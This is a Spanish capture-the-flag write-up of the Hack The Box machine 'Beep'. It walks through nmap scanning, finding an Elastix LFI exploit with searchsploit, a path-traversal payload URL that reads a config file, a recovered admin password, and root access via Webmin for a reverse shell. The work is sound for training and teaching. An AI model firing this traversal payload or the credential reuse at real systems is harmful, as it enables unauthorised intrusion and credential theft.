> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/hackthebox/beep.md).
# Beep
✍️ Autor: ch4p 🔍 Dificultad: Fácil 📅 Fecha de creación: 16/10/2017
### 🔍 RECONOCIMIENTO
En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 10.10.10.7
```
para verificar la conectividad de red.
A continuación, realizamos el comando:
```bash
nmap -sC -sV 10.10.10.7
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.

Durante el escaneo se identificaron los siguientes puertos abiertos:
* **22 (SSH - OpenSSH 4.3)**: Versión antigua, posible explotación y fuerza bruta.
* **25 (SMTP - Postfix)**: Puede filtrar usuarios o permitir envío sin autenticación (open relay).
* **80/443 (HTTP/HTTPS - Apache 2.2.3)**: Versión vulnerable, revisar exploits y probar SQLi, XSS, LFI.
* **110/995 (POP3/POP3s - Cyrus)**: Posible captura de credenciales en texto claro, probar autenticación.
* **111 (RPCBind)**: Puede permitir enumeración y ejecución remota de código.
* **143/993 (IMAP/IMAPs - Cyrus)**: Posible ataque de autenticación o exploits específicos.
* **3306 (MySQL - Acceso no autorizado)**: Intentar acceso con credenciales por defecto.
* **4445 (Servicio desconocido)**: Revisar banners y comportamiento con `nc`.
* **10000 (Webmin - MiniServ 1.570)**: **Vulnerable a RCE**, buscar exploits.
A continuación, se procederá a analizar cada uno de estos servicios en busca de posibles vectores de ataque.
### 🔎 EXPLORACIÓN
Se utiliza el comando:
```bash
sudo nmap -sCV -p22,25,80,443,110,995,143,993,3306,4445,10000 -v 10.10.10.7
```
para que nos proporcione más información sobre esos puertos específicamente.
Miramos el puerto 80.
### 🚀 **EXPLOTACIÓN**
Probamos credenciales por defecto pero no hay resultado. Vamos a ver si **Elastix** tiene alguna vulnerabilidad para explotar.
```bash
searchsploit elastix
```
Vemos que tenemos una vulnerabilidad **LFI** por lo que la explotamos. Descargamos el archivo.
```bash
searchsploit -m php/webapps/37637.pl
```
Vemos el contenido.
Observamos el exploit LFI que tiene por lo que es lo que hacemos a continuación.
```bash
https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action
```
Al parecer aparecen unas credenciales.
```
admin:jEhdIekWmdjE
```

Nos intentamos loguear con esas credenciales en el servicio **Webmin**.
> Nota: las credenciales son root como usuario y misma contraseña.
Podemos ejecutar una tarea como root y eso hacemos para una Reverse Shell.
### 🔐 **PRIVILEGIOS**
Al estar dentro y ejecutar:
```bash
whoami
```
Ya somos **root**.